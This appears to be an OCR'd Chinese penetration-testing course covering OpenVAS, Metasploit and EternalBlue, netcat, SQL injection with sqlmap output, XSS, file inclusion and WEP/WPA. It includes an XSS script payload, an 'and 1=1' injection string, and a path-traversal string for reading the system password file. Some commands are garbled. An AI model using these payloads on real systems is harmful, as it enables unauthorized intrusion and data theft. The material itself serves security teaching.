
查看OpenVAS扫描报告

等待扫描结束后，在任务列表中单击Details按钮；此时在Task Summary（任务概要）区域中，可以看到扫描任务的基本情况；在Reports for“dmz-fast-scan”（任务“dmz-fast-scan”的扫描报告）区域中可以查看所有已完成的扫描报告。

（2）使用GSA

查看OpenVAS扫描报告中的详细信息

点击刚刚完成的扫描报告后面的Details（详情）按钮，可以查看该报告的详细内容；在Report Summary（报告概要）区域中，可以看到该报告的汇总信息，在此处还可以下载各种格式的报告文件；在Result Filtering（扫描结果筛选）区域中，可以对本页显示的扫描结果按照CVSS（通用漏洞评级标准）值或OpenVAS判定的危胁等级进行筛选；在Filtered Results（已筛选的结果）中，可以查看筛选后的扫描结果。



提示　OpenVAS目前不支持使用中文，因此在填写各类信息的时候请不要使用中文，否则系统会报错。在BT5中缺少相应的PDF转换软件，可能无法生成PDF格式的扫描报告文件，如果需要将扫描报告保存为文件可以使用HTML格式。

漏洞利用

1. Metasploit

1. Metasploit体系框架

Metasploit是一个开源的渗透测试框架软件，也是一个逐步发展成熟的漏洞研究与渗透代码开发平台，此外也将成为支持整个渗透测试过程的安全技术集成开发与应用环境。

Metasploit项目最初由HD Moore在2003年夏季创立，目标是成为渗透攻击研究与代码开发的一个开放资源。当时HD还是Digital Defense安全公司雇员，当他意识到他的绝大多数时间是在用来验证和处理那些公开发布的渗透代码时，他开始为编写和开发渗透代码构建一个灵活且可维护的框架平台，并在2003年的10月发布了他的第一个基于Perl语言的Metasploit版本，当时一共集成了11个渗透攻击模块。

表 1-2　Metasploit 主要版本的发布情况列表

版　本	发布时间	渗透攻击模块	攻击载荷模块	辅助模块	后渗透攻击模块
v1.0	2003 年 10 月	11	2	—	—
v2.0	2004 年 4 月	18	27	—	—
v3.0	2007 年 5 月	177	104	30	—
v4.0	2011 年 8 月	717	226	361	68
V4.7.0	2013 年 4 月	1084	298	609	177

Metasploit 体系框架

Metasploit的设计尽可能采用模块化的理念，以提升代码复用效率。在基础库文件（Libraries）中提供了核心框架和一些基础功能的支持；而实现渗透测试功能的主体代码则以模块化方式组织，并按照不同用途分为6种类型的模块（Modules）；为了扩充Metasploit框架对渗透测试全过程的支持功能特性，Metasploit还引入了插件（Plugins）机制，支持将外部的安全工具集成到框架中；Metasploit框架对集成模块与插件的渗透测试功能，通过用户接口（Interfaces）与功能程序（Utilities）提供给渗透测试者和安全研究人员进行使用。




图 1-3　Metasploit 体系框架

Metasploit 模块简介

1.基础库文件

Metasploit的基础库文件位于源码根目录路径下的libraries目录中，包括Rex、framework-core和framework-base三部分。

Rex（Ruby Extension）是整个Metasploit框架所依赖的最基础的一些组件，为Metasploit开发者进行框架和模块开发提供了一些基础功能的支持，如包装的网络套接字、网络应用协议客户端与服务端实现、日志子系统、渗透攻击支持例程、PostgreSQL及MySQL数据库支持等。

framework-core库负责实现所有与各种类型的上层模块及插件的交互接口。

framework-base库扩展了framework-core，提供更加简单的包装例程，并为处理框架各个方面的功能提供了一些功能类，用于支持用户接口与功能程序调用框架本身功能及框架集成模块。

Metasploit 模块简介

2.模块

模块是通过Metasploit框架所装载、集成并对外提供的最核心的渗透测试功能实现代码。按照在渗透测试过程各个环节中所具有的不同用途，分为辅助模块（Aux）、渗透攻击模块（Exploits）、后渗透攻击模块（Post）、攻击载荷模块（Payloads）、空指令模块（Nops）和编码器模块（Encoders）。这些模块都拥有非常清晰的结构和一个预先定义好的接口，可以被装载到Metasploit框架中，并可组合支持信息搜集、渗透攻击与后渗透攻击拓展等渗透测试任务。后面的小节将对这六类不同类型的模块进行更进一步的介绍。

3.插件

Metasploit框架的插件是一类定义比较松散，能够扩充框架的功能，或者组装已有功能构成高级特性的组件。插件可以集成现有的一些外部安全工具，如Nessus、OpenVAS漏洞扫描器等，为用户接口提供一些新的功能命令、记录所有的网络记录或提供创新的渗透测试功能。

Metasploit 模块简介

4.接口

Metasploit框架提供了多种用户使用接口，包括msfconsole控制台终端、msfcli命令行、msfgui图形化界面、armitage图形化界面以及msfapi远程调用接口等。本书将在1.6节说明与演示如何通过这些接口使用Metasploit的基本渗透攻击功能，并在后继章节中深入全面地介绍如何使用Metasploit支持渗透测试全过程。

5.功能程序

除了通过上述的用户使用接口访问Metasploit框架主体功能之外，Metasploit还提供了一系列可直接运行的功能程序，支持渗透测试者与安全研究人员快速地利用Metasploit框架内部能力完成一些特定任务。比如msfpayload、msfencode和msfvenom可以将攻击载荷封装为可执行文件、C语言、JavaScript语言等多种形式，并可以进行各种类型的编码。msf*scan系列功能程序提供了在PE、ELF等各种类型文件中搜索特定指令的功能，可以帮助渗透代码开发人员定位指令地址。本书在后继章节中也会介绍到如何在渗透测试过程中利用这些Metasploit功能程序。

Metasploit 攻击方法分类

有 635 种溢出(exploit)模块，314 种辅助(auxiliary)模块，215 种加载（payload）模块，27 种编码(encoder)，8 种 nops。

exploits 总的来说共分为两类溢出(exploit)攻击方法，即主动溢出和被动溢出。主动溢出是针对目标主机的漏洞主动的进行攻击以获得控制权限，被动溢出是针对目标主机被动的监听然后获得相应的操作。在所有的 exploit 中，针对 windows 平台的最多，比其它所有平台的总和还要多。

缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量溢出的数据覆盖在合法数据上,理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符,但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配,这就为缓冲区溢出埋下隐患.操作系统所使用的缓冲区又被称为"堆栈". 在各个操作进程之间,指令会被临时储存在"堆栈"当中,"堆栈"也会出现缓冲区溢出。

实例-永恒之蓝

永恒之蓝

1

漏洞编号：CVE-2017-0146

一句话描述：“永恒之蓝”的原理主要是扫描所有开放445文件共享端口的Windows机器，利用Windows系统的SMB漏洞可以获取系最高权限。

爆发时间：2017年4月

影响版本：Windows Vista、Win7、Win8、Win XP、Windows server 2003等。

●永恒之蓝漏洞

漏洞原理： EternalBlue是在Windows的SMB服务处理SMB v1请求时发生的漏洞，这个漏洞导致攻击者在目标系统上可以执行任意代码

漏洞出现在Windows SMB v1中的内核态函数srv!SrvOs2FeaListToNt在处理FEA(File Extended Attributes)转换时，在大非分页池(内核的数据结构，Large Non-Paged Kernel Pool)上存在缓冲区溢出。

实例-利用Metasploit进行永恒之蓝漏洞攻击

●演示

流程：

1、启动kali metasplolit 服务:Kali Linux->system services –>metaspolit->start

2、进入控制台 #msfconsole

3 、查找永恒之蓝漏洞模块# msf>search ms17-010

msf>info auxiliary/scanner/smb/smb_ms17_010

4、利用永恒之蓝漏洞模块

msf>use auxiliary/scanner/scanner/smb/smb_ms17_010

5、设置相关参数 # msf>set rhosts 目的IP

#msf>set verbose true

6、发起攻击 #msf>expolit

维持访问

1. Netcat

1. 维持访问-Netcat

NetCat，在网络工具中有“瑞士军刀”美誉，其有Windows和Linux的版本。因为它短小精悍，功能实用，被设计为一个简单、可靠的网络工具，可通过TCP或UDP协议传输读写数据。同时，它还是一个网络应用Debug分析器，因为它可以根据需要创建各种不同类型的网络连接。

通常的Linux发行版中都带有NetCat（简称nc），甚至在拯救模式光盘中也由busybox提供了简版的nc工具。但不同的版本，其参数的使用略有差异。

NetCat 官方地址：http://netcat.sourceforge.net/

Nc常见使用

1. 监听本地端口

root1@192.168.1.8:~# nc -l -p 1256

root@10.1.1.43:~# netstat -tunlp | grep 1256

Tcp 0 0 0.0.0.0:1234 0.0.0.0:* LISTEN 15543/nc

attack@192.168.1.9:~# nc -nv 192.168.19 1256

Nc常见使用

2. 端口扫描

端口扫描经常被系统管理员和黑客用来发现在一些机器上开放端口，帮助他们识别系统中的漏洞。

$nc -z -v -n 172.31.100.7 21-25

可以运行在TCP或者UDP模式，默认是TCP，-u参数调整为udp.

z 参数告诉netcat使用I/O模式,指的是一旦连接关闭，不进行数据交换。

v 参数指使用冗余选项（即详细输出）

n 参数告诉netcat 不要使用DNS反向查询IP地址的域名

这个命令会打印21到25 所有开放的端口。

一旦你发现开放的端口，你可以容易的使用netcat 连接服务抓取信息。

$ nc -v 172.31.100.7 21

netcat 命令会连接开放端口21并且打印运行在这个端口上服务的信息。

Nc常见使用

3. 文件传输

假设，你想要传一个文件 file.txt 从A 到B。A或者B都可以作为服务器或者客户端，以下，让A作为服务器，B为客户端。

Server（A）

$nc -l 1567 < file.txt

Client（B）

$nc -n 172.31.100.7 1567 > file.txt

在客户端我们重定向输出到 file.txt，当B连接到A，A发送文件内容，B保存文件内容到 file.txt.

没有必要创建文件源作为 Server，我们也可以相反的方法使用。

Server（B）

$nc -l 1567 > file.txt

Client（A）

nc 172.31.100.23 1567 < file.txt

Web渗透

Sqlmap

1. SQL注入

所谓SQL注入，就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令，比如先前的很多影视网站泄露VIP会员密码大多就是通过WEB表单递交查询字符暴出的，这类表单特别容易受到SQL注入式攻击。

一般来说，SQL注入一般存在于形如：HTTP://xxx.xxx.xxx/abc.asp?id=XX等带有参数的ASP动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页且此网页访问了数据库，那么就有可能存在SQL注入。如果ASP程序员没有安全意识，不进行必要的字符过滤，存在SQL注入的可能性就非常大。

SQL注入工具 sqlmap

实例1：


:$id = $_GET[id];

$sql = “SELECT * FROM “.$tablepre.”announcements WHERE id=$id”;

$result = $db->fetchsingleassocbysql($sql);

$content = $result[‘content’];

提交 and 1=1， 语句变成select * from tablepre announcements where id = 71 and 1=1 这时语句前值后值都为真，and以后也为真，返回查询到的数据。执行了攻击者额外的SQL查询语句，导致SQL注入漏洞。



SQL注入工具 sqlmap

SQL注入攻击得到的一份结果：

```
[23:53:09] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2000
[23:53:09] [INFO] fetching current database
[23:53:09] [INFO] retrieved: article
current database:    'article'
```

←查看网页所使用的数据库

```
back-end DBMS: Microsoft SQL Server 2000
[23:34:55] [INFO] retrieved: article
[23:34:55] [INFO] retrieved: Fei
[23:34:55] [INFO] retrieved: master
[23:34:55] [INFO] retrieved: model
[23:34:55] [INFO] retrieved: msdb
[23:34:55] [INFO] retrieved: Northwind
[23:34:55] [INFO] retrieved: pubs
[23:34:55] [INFO] retrieved: tempdb
available databases [8]:
[*] article
[*] Fei
[*] master
[*] model
[*] msdb
[*] Northwind
[*] pubs
[*] tempdb
```

←列举数据库

列举表名→

```
Database: article
[11 tables]
+----------------------+
| article_user.D99_REG |
| article_user.D99_Tmp |
| dbo.ANclass          |
| dbo.Aclass           |
| dbo.D99_CMD          |
| dbo.admin            |
| dbo.article          |
| dbo.dtproperties     |
| dbo.sysconstraints   |
| dbo.syssegments      |
| dbo.temp             |
+----------------------+
```

2. XSS跨站利用

跨站攻击是指入侵者在远程WEB页面的HTML代码中插入具有恶意目的的数据，用户认为该页面是可信赖的，但是当浏览器下载该页面，嵌入其中的脚本将被解释执行。由于HTML语言允许使用脚本进行简单交互，入侵者便通过技术手段在某个页面里插入一个恶意HTML代码，例如记录论坛保存的用户信息（Cookie），由于Cookie保存了完整的用户名和密码资料，用户就会遭受安全损失。

XSS跨站可能导致以下安全风险：

1、盗取各类用户帐号，如机器登录帐号、用户网银帐号、各类管理员帐号

2、控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力

3、盗窃企业重要的具有商业价值的资料

4、非法转账

5、强制发送电子邮件

6、网站挂马

7、控制受害者机器向其它网站发起攻击

2. XSS跨站利用

XSS跨站攻击方法详述：

类型A，本地利用漏洞存在于页面中客户端脚本自身。其攻击过程如下：

Alice给Bob发送一个恶意构造了Web的URL。

Bob点击并查看了这个URL。

恶意页面中的JavaScript打开一个具有漏洞的HTML页面并将其安装在Bob电脑上。

具有漏洞的HTML页面包含了在Bob电脑本地域执行的JavaScript。

Alice的恶意脚本可以在Bob的电脑上执行Bob所持有的权限下的命令。

2. XSS跨站利用

跨站示例

<input type=text name=keyword value="<?echo $_GET[‘evil_content’];>">

由于程序没有对标签进行转义，恶意用户可以提交

http://www.test.com/search.php? evil_content ="><script>alert(/XSS/)</script><

执行任意JS代码，导致跨站漏洞。

XSSer (Cross site "scripter")是一款自动化渗透测试XSS漏洞的安全工具，专门用来检测和利用不同应用程序中存在的跨站脚本漏洞。它包含了一些选项用来尝试绕过特定的过滤器，并且具有特殊的代码注入技术。

3. 文件包含攻击

文件包含漏洞，如果允许客户端用户输入控制动态包含在服务器端的文件，会导致恶意代码的执行及敏感信息泄露，主要包括本地文件包含和远程文件包含两种形式。

文件包含漏洞原理：由于开发人员编写源码，开发者将可重复使用的代码插入到单个的文件中，并在需要的时候将它们包含在特殊的功能代码文件中，然后包含文件中的代码会被解释执行。由于并没有针对代码中存在文件包含的函数入口做过滤，导致客户端可以恶意构造语句提交，并交由服务器端解释执行。 文件包含攻击中WEB服务器源码里可能存在inlcude()此类文件包含操作函数，可以通过客户端构造提交文件路径，是该漏洞攻击成功的最主要原因。

如果攻击者为动态包含指令指定一个有效文件，那么该文件的内容会被传递给 PHP 解析器,可直接在远程服务器上执行任意PHP文件。

如果攻击者能够指定一条路径来指向被自己控制的远程站点，那么动态 include 指令就会执行由攻击者提供的任意恶意代码，也就是所谓的“远程文件包含”。

3. 文件包含攻击

php危险函数

include()：包括并运行指定文件，类似的函数还有require()、include_once()和require_once()

为什么要使用这些函数

类似于c/c++中的头文件，在php中可以将经常使用的代码放在一个单独的文件中，在需要时使用以上函数调用即可。

如何调用

http://www.xxx.com/index.php?page=main.php

Include()工作原理

```
if ($_GET[page])
{
   include $_GET[page];
}
Else
{
   include “home.php”;
}
```

3. 文件包含攻击


文件包含漏洞的危害

敏感信息泄露：获取系统任意文件

执行任意命令：可以借助webshell执行系统命令

获取系统权限：获取的权限为运行web服务账户的权限，一般情况下windows为user权限，Linux为apache权限。

文件包含漏洞示例：




3. 文件包含攻击

如何利用：

获取linux系统敏感文件etc/passwd

方法:根据该php页面路径，添加后缀“page=../../../../../etcpasswd”



无线网络渗透

- WEP密钥破解
- WPA密钥破解
- reaver命令破解路由器PIN码

1. 无线加密原理与应用

- 有线等效协议(WEP)

有线等效协议是厂商作为一种伪标准匆忙推出的一种加密方式。厂商要在这个协议标准最后确定下来之前匆忙开始生产无线设备。因此，这个协议后来发现存在一些漏洞。甚至一个初入道的攻击者也能够利用这个协议中的安全漏洞。

- Wi-Fi保护接入(WPA)


制定Wi-Fi保护接入协议是为了改善或者替换有漏洞的WEP加密方式。WPA提供了比WEP更强大的加密方式，解决了WEP存在的许多弱点。

WEP加密原理

有线等效加密（Wired Equivalent Privacy），又称无线加密协议（Wireless Encryption Protocol），简称WEP，是个保护无线网络（Wi-Fi）信息安全的体制。因为无线网络是用无线电把讯息传播出去，它特别容易被窃听。WEP 的设计是要提供和传统有线的局域网路相当的机密性，而依此命名的。

WEP加密算法：


IV为初始化向量，PASSWORD 为密码 KSA=IV+PASSWORD。DATA 为明文 CRC-32 为明文的完整性校验值 PRGA=RC4(KSA) 的伪随机数密钥流 XOR 异或的加密算法。ENCRYPTED DATA 为最后的密文。最后 IV+ENCRYPTED DATA一起发送出去。



WEP解密原理

解密过程：

CIPHERTEXT 为密文。它采用与加密相同的办法产生解密密钥序列，再将密文与之XOR得到明文，将明文按照 CRC32 算法计算得到完整性校验值 CRC-32′，如果加密密钥与解密密钥相同，且 CRC-32′= CRC-32，则接收端就得到了原始明文数据，否则解密失效。



WPA加密原理

WPA 全名为 Wi-Fi Protected Access，有WPA 和 WPA2两个标准，是一种保护无线电脑网路（Wi-Fi）安全的系统，它是应研究者在前一代的系统有线等效加密（WEP）中找到的几个严重的弱点而产生 的。WPA 实作了 IEEE 802.11i 标准的大部分，是在 802.11i 完备之前替代 WEP 的过渡方案。WPA 的设计可以用在所有的无线网卡上，但未必能用在第一代的无线取用点上。WPA2 实作了完整的标准，但不能用在某些古老的网卡上。

WPA加密算法的两个版本：

WPA = 802.1x + EAP + TKIP + MIC= Pre-shared Key + TKIP + MIC

802.11i(WPA2)= 802.1x + EAP + AES + CCMP= Pre-shared Key + AES + CCMP

